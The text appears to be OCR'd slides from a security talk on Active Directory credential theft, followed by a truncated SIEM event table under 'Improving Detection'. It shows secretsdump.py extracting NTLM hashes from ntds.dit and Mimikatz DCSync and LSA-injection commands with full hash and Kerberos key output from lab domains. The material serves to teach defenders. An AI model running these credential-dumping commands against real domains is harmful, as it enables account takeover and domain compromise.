
```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ff
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86
```

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com

Dump AD Credentials with Mimikatz




```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN              : Administrator

** SAM ACCOUNT **

SAM Username            : Administrator
Account Type            : 30000000 ( USER_OBJECT )
User Account Control    : 00000200 ( NORMAL_ACCOUNT )
Account expiration      :
Password last change    : 9/7/2015 9:54:33 PM
Object Security ID      : S-1-5-21-2578996962-4185879466-3696909401-50
Object Relative ID      : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e786
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
```



```
mimikatz # lsadump::lsa /inject
Domain : RD / S-1-5-21-2578996962-4185879466-

RID  : 000001f4 (500)
User : RDAdministrator

 * Primary
    LM   :
    NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

 * WDigest
    01  f679b3e6845b3530d23b6fd583d85fc4
    02  7594f44ba1add22ec59422ee0bcc7d3d
    03  4edf9050b5708a95c5339ff4d455f9d9
    04  f679b3e6845b3530d23b6fd583d85fc4
    05  dca06390fd68b184d077ea114d71bc65
    06  968edd04b2c8522c75a8b380777411a6
    07  b41d280f6b5e4b29be875574e8153576
    08  83d18fb18d91dbe5c48c0993015bb8fd
    09  560ff912f8d8387a3d8d16e6b8a6fa1b
    10  42fc8aa69c1bdcedc14426f6860006e9
    11  93877de46315d5a9488a04b70adfdd9b
    12  83d18fb18d91dbe5c48c0993015bb8fd
    13  e8d56e7d1c98fbd73c3bbd9d4335b52e
    14  3de7cf58a243cb9c7d2da48e0d26f2e0
    15  c9cd4c6d0e58ca94f7f8deb0b771de9c
    16  8e0e4d08026ca65a1dac39b3f91ad450
    17  04019d0035b037c2340721bce9fffad5
    18  ed6557be36a02e560432c14b0c907071
    19  006b6ddfd87a13ee7dd8690826ff0185
    20  44d1a858df09d82a9c3aa1504ba0cf4b
    21  05324ef16d0c8ea133bd6cc0e857d0ab
    22  bd7a7ccf1ec21d4d3c0a08141db6958e
    23  bb827d55dba87283d26ddc540187ee7d
```

Improving Detection




	End Time ⇕ ↑ 1	Name ⇕	Attacker Address ⇕	Attacker User Name	Target Address ⇕	Target User Name	Target Port	Priority ⇕	Device Vendor ⇕	Attacker Geo Country
🟦	28 Feb 2013 13:58:43 CET	permited	206.116.23.54		65.85.126.89		22	4	CISCO	🇨🇦
🟧	28 Feb 2013 13:58:41 CET	DB access attempt		agreen	10.0.112.207	sys		8		
🟩	28 Feb 2013 13:58:40 CET	TCP_MISS	10.0.111.254	<GUEST>	207.250.79.185			2	Blue Coat	
🟦	28 Feb 2013 13:58:39 CET	drop	63.192.210.36		209.128.98.147		27444	3	Check Point	🇺🇸
🟧	28 Feb 2013 13:58:38 CET	DB access attempt		agreen	10.0.112.207	sys		8		
🟦	28 Feb 2013 13:58:37 CET	permited	206.116.23.54		65.85.126.88		22	4	CISCO	🇨🇦
🟨	28 Feb 2013 13:58:35 CET	Too Many TCP SYNS						5	Intruvert	
🟩	28 Feb 2013 13:58:34 CET	TCP_MISS	10.0.111.254	<GUEST>	207.250.79.185			2	Blue Coat	
🟨	28 Feb 2013 13:58:33 CET	Too Many TCP Connections						5	Intruvert	
🟩	28 Feb 2013 1									
🟦	28 Feb 2013 1									
🟩	28 Feb 2013 1									
🟧	28 Feb 2013 1									
🟩	28 Feb 2013 1									
	28 Feb 2013 1									
	8 Feb 2013 1									
	28 Feb 2013 1									
🟦	28 Feb 2013 1									
🟧	28 Feb 2013 1									
🟩	28 Feb 2013 1									
🟦	28 Feb 2013 1									
🟦	28 Feb 2013 1									
🟥	28 Feb 2013 1									
🟥	28 Feb 2013 1									
🟩	28 Feb 2013 1									
🟧	28 Feb 2013 1									

